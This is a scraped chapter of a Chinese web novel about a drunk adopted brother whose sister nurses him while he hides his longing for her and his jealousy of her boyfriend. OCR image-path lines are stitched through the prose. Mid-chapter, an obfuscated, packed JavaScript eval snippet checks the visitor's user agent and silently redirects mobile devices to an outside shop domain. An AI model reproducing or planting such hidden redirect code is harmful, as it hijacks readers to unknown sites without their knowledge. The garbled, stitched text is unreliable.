文趣网 > 都市小说 > 口腹之欲 > 15.嫌弃我
    晚上到了家,洗了澡,舒舒服服的。

    听有见敲门声,姜稚鱼穿着睡裙趿着兔子拖鞋跑过去。

    “谁啊?”

    “我。”

    “你是谁呀?”姜稚鱼故意。

    “坏人。”那人笑。

    一拉开门就撞进一个一身酒气的姜惕非。

    他醉得眼睛都红了,脚下一个踉跄就往姜稚鱼那边倒,吓得她赶紧张开胳膊要接,他却又硬生生转了身子,整个人撞在鞋柜侧面,硬撑着才没摔下去。

    姜稚鱼赶紧伸手去扶他的胳膊,又看见他今天穿了深蓝色的英式西装,条纹领带歪了一半,领口解开两颗扣子,从来都是整整齐齐的人,现在头发全乱了,姜稚鱼长这么大都没见过他这么狼狈的样子,忍不住皱着眉嗔他:“哥哥!你怎么又喝这么多啊!跟谁学的天天往醉了喝!”

    姜惕非听见妹妹炸毛的声音,反而弯了弯嘴角,借着酒劲直起身子,后背靠着鞋柜稳稳站住面对着她。平时冷白的脸颊晕着薄薄的潮红,连眼尾都染了点粉:“别生气小乖,哥……哥找到毕业后能入职的工作了,在证昊,跟那些导师的高管朋友吃饭认识一下,难免要敬酒。”他抬手挠了挠发顶,又小心翼翼问,“爸妈睡了吗?我待会悄悄上楼。”

    姜稚鱼叉着腰瞪他:“你就知道怕爸妈生气,你不怕我生气吗?就不能推了不喝吗?你看你现在都站不稳了!”

    姜惕非没说话,就只看着她笑,黑沉沉的眼睛里浸着酒意,亮得吓人,目光一眨不眨地黏在她脸上。

    姜稚鱼被他笑得更气了,转身就要去给去市区串门的爸妈打电话喊他们过来管管,刚走两步,身后就传来“咚”的一声,她回头一看,姜惕非脚滑没站稳,直直跪在了地板上,吓得姜稚鱼又赶紧转身跑回去拉他:“你怎么回事呀!快起来,这地上凉冰冰的,硌着多痛啊!”

    姜稚鱼攥着他的胳膊使劲往上拽,他一米八六的个子醉得沉甸甸的,怎么铆着劲都拽不动,姜惕非就那么跪着,仰着头看她,醉眼朦胧的:“……不疼,小乖,跪着看你挺好的。”

    姜稚鱼拽了半天拽不动他,额角都憋出细细的汗珠,喘着气停手,气鼓鼓往后退了一步,抬脚踢在他大腿上。

    “那你就在这儿跪着吧!没人爱管你!”

    她说完转身就走,带起一阵沐浴露香味的风。

    脚步声噔噔噔往厨房走,没过多久就传来开燃气灶的轻响,咕嘟咕嘟煮东西的声音飘过来,混着淡淡的葛根和蜜枣的甜香。

    姜惕非垂着脑袋靠在鞋柜边上,酒意往上涌,眼皮沉得快要粘在一起,就这么迷迷糊糊快要睡着了。不知过了多久,感觉膝盖边蹲下来个人,指尖碰了碰他的脸颊,细细软软的声音响在耳边:“哥哥?”

    他费劲掀开一点眼皮,就看见妹妹蹲在他面前,刚才的气都消得差不多了,只剩下满满的担心,指尖还轻轻戳了戳他的膝盖:“我放好热水了,醒酒汤也煮上了,你快起来去泡个澡。”

    姜稚鱼抿了抿唇,声音带了点委屈的鼻音:“工作之前就要这么拼着喝酒,我真的担心你以后工作了,天天这么喝,把胃喝坏了可怎么办?”

    姜惕非看着妹妹皱成小包子的脸,心尖软得一塌糊涂,忍不住抬起手蹭过她温热的脸颊:“没事,乖乖,哥以后就稳定了,能赚好多钱,能给你买你想要的所有东西,喝这点酒算什么。”

    他撑着地板慢慢要起来,姜稚鱼赶紧伸手架着他的胳膊往上拽,这次他没再耍赖,顺着妹妹的力气站起来,腿麻得晃了一下,整个人压在她身上。

    姜稚鱼咬着牙架着他的胳膊往客厅走,走两步就喘口气,额角的汗又冒出来。

    好不容易蹭到沙发边,她猛地一松劲,把姜惕非往柔软的沙发靠垫上一扔,随后站在旁边喘粗气:“不许乱动,我去盛汤。”说完她又跑向厨房,瓷勺碰着瓷碗叮当响,没一会儿就端着满满一碗醒酒汤过来,汤里飘还着切好的蜜枣块。

    她跪坐在姜惕非旁边的沙发上,一条腿垂在沙发边,细白的小腿露在睡裙外面,一手端碗,一手舀了汤吹得凉丝丝的,递到他嘴边:“快喝,放了蜜枣和冰糖,不苦。”

    姜惕非靠在沙发背上,醉眼朦胧地看着妹妹,灯光暖黄落在她发顶,跟小天使似的,她跪得歪歪的,露出半边圆润的肩头,酒意烧得他血液都烫起来,不自觉就张开嘴,把那勺汤含了进去。

    姜稚鱼看他乖乖喝了,又舀了一勺递过去,没发现他攥着沙发扶手的指节都白了。

    看着他把最后一口汤喝完,姜稚鱼把空碗往茶几上一放,转身去卫生间拧了热毛巾出来想给他擦擦脸。刚走回沙发边,姜惕非就借着酒劲慢慢坐直了身子,喉结动了动,抿着嘴像是要开口说话。

    但是姜稚鱼盯着他微微撅起来的嘴,脑子里瞬间警铃大作——这不是要吐了是什么!

    她吓得往后一蹦,离哥哥老远。

    姜惕非刚攒出来的话卡在喉咙里,看着妹妹那副躲瘟神一样的样子,愣了一下,随后皱着眉盯着她:“嫌弃哥哥是不是?只是喝醉,你就嫌弃哥哥了?”“不是不是!”姜稚鱼赶紧摆着手,但还是往后缩了点,“我在给你找垃圾桶,你别吐在沙发上啊!”姜惕非却不依不饶,伸出手要够她,胳膊晃几次都没够着,干脆往沙发靠背上一瘫,耍起了酒疯:“小乖,你就是嫌弃我了……小时候你的衣服都是我给你洗……给你擦屁股……你现在长大了,就嫌哥哥脏了……”

    “又开始了又开始了!”

    这话听得姜稚鱼脸瞬间烧起来,从脖子红到耳尖,赶紧伸手捂住耳朵,又羞又恼:“你不许说了,多大点事了天天拿出来说!丢死人了!”

    一个都脸红脖子粗了,另一个还在颠三倒四地嘟囔,全是小时候的碎事:“那时候你才五岁,扎着两个羊角辫,天天跟在我屁股后面跑,爸妈天天去进货,半夜发烧都是我背着你去诊所……你爱吃街口的糖糕,我攒了零花钱给你买,你还掉河里去了,我跳下去捞你……你偷摘王阿婆的芒果,还是我帮你背的锅,被爸打了一巴掌都没说你……”

    姜稚鱼攥着毛巾就要去堵他的嘴。

    浴室里又突然传来手机铃声,叮咚响得急,她干脆把整张热毛巾往姜惕非脸上一扔,转身就往浴室跑。

    姜惕非真的像被施了定身法一样,靠在沙发上不再动,就那么乖乖让毛巾盖着整张脸,也不再说话。

    等到姜稚鱼拿了手机往回走,到沙发边看他还一动不动,毛巾严严实实盖着脑袋,怕他闷得慌,又忍不住伸手,捏着毛巾边往上折了一半,露出他高挺的鼻梁和抿着的嘴唇,他还是不动,只是听见脚步声,悄悄往她那边蹭了蹭。</p

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17615486|205360||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    >

    姜稚鱼懒得理他,一屁股坐在沙发扶手上,划开手机接了电话。

    “喂,阿风?”说话的时候声音已经软下来。

    姜惕非唇上的笑意突然消失。电话何处风的声音有点沙哑,但语气又稳又郑重:“小鱼,我订了明天的车票,明天忙完最后一点下午就到浪歇脚,这次的事……是我不对,资助的钱是我攒了一学期兼职的工资,这次必须给你带回去,一码归一码我肯定不能一直花你们家的。还有留学的事,之前名额出变故我没敢跟你说,后来又突然补录上了,手续院方催着办得急,我一直没抽出空跟你当面说,是我的错。你别生气,也别多想,我比谁都珍惜你,这些年要不是你和叔叔阿姨帮我,我根本走不到今天,这些我都记着。”

    姜稚鱼听他说完一长串解释,心里那点别扭一下就散了,软着嗓子应他:“嗯嗯,我相信你,那明天我们在哪儿见啊?”

    何处风在电话那头算了算时间,声音明显放松下来了:“我高铁大概傍晚到,出站打车到你们半隐也赶得上饭点,我直接去半隐找你好不好?不用你跑来车站接我。”

    姜稚鱼立刻应下来:“好呀好呀,那你直接来酒店后面的私人沙滩就好,我们明天正好办员工团建,有烤全羊还有海鲜自助,你来了刚好一起吃,人多还热闹呢。”

    姜惕非的酒已经醒了大半。

    其实不还不如不醒。

    不过值得庆幸的是,毛巾还盖着眼睛,不用看见她笑的样子。

    正贪恋着那点不属于自己温度,忽然姜稚鱼弯着腰凑过来,指尖勾住毛巾边往上一掀,露出他整张脸来。

    还算有良心,知道看看他。姜稚鱼手机还放在耳边,歪着脑袋看他,一眼就看出他眼底的冷寂清明,哪里还有醉意,轻轻戳了戳他硬邦邦的胳膊:“哥哥,我热水都给你放好了,快去洗澡吧,再等一会儿水都要凉了。”

    姜惕非低低应了一声“好”,撑着沙发扶手站起来,脊背挺得笔直,又恢复成那个对外永远冷淡疏离的样子,转身往浴室走,进场时间刚刚好,没让她看见眼底翻涌上来的涩意。

    蒸腾的雾气糊满了浴室玻璃,热水哗哗浇在他发顶,顺着肩背往下淌,他却觉得浑身都冷。

    究竟是哪一步走错了呢?

    从他七岁那年被妹妹捡回家,站在这家院子的栀子花香里,她举着烤红薯递给他,叫他“哥哥,你吃”。

    从他看着妹妹从扎羊角辫的小不点长到亭亭玉立的少女,给她开过家长会,替她挡过追求者,给她攒钱买最新款的烤箱。他陪她的日子比爸妈多,比何处风多,比这世界上任何一个人都多。

    热水顺着下颌往下滴,他闭了闭眼。

    翻来覆去咀嚼着小时候的事,翻来覆去地说,不过就是因为他和妹妹只有过去,没有未来。

    未来的她身边会站着她的丈夫,会有他们自己的家,会有他们的孩子,姜惕非以后去她家门里当客人,都要站得规规矩矩。想着慢慢来,想着她开开心心就好,想着只要在身边,什么时候都不晚。

    可他只顾着看着妹妹,都忘了也会有别的人闯进她的生活,会对着她笑,对着她说喜欢,会把他挤出去,站在本该属于他的位置。

    错了,从一开始就错了。

    我爱你太过,我该受折磨。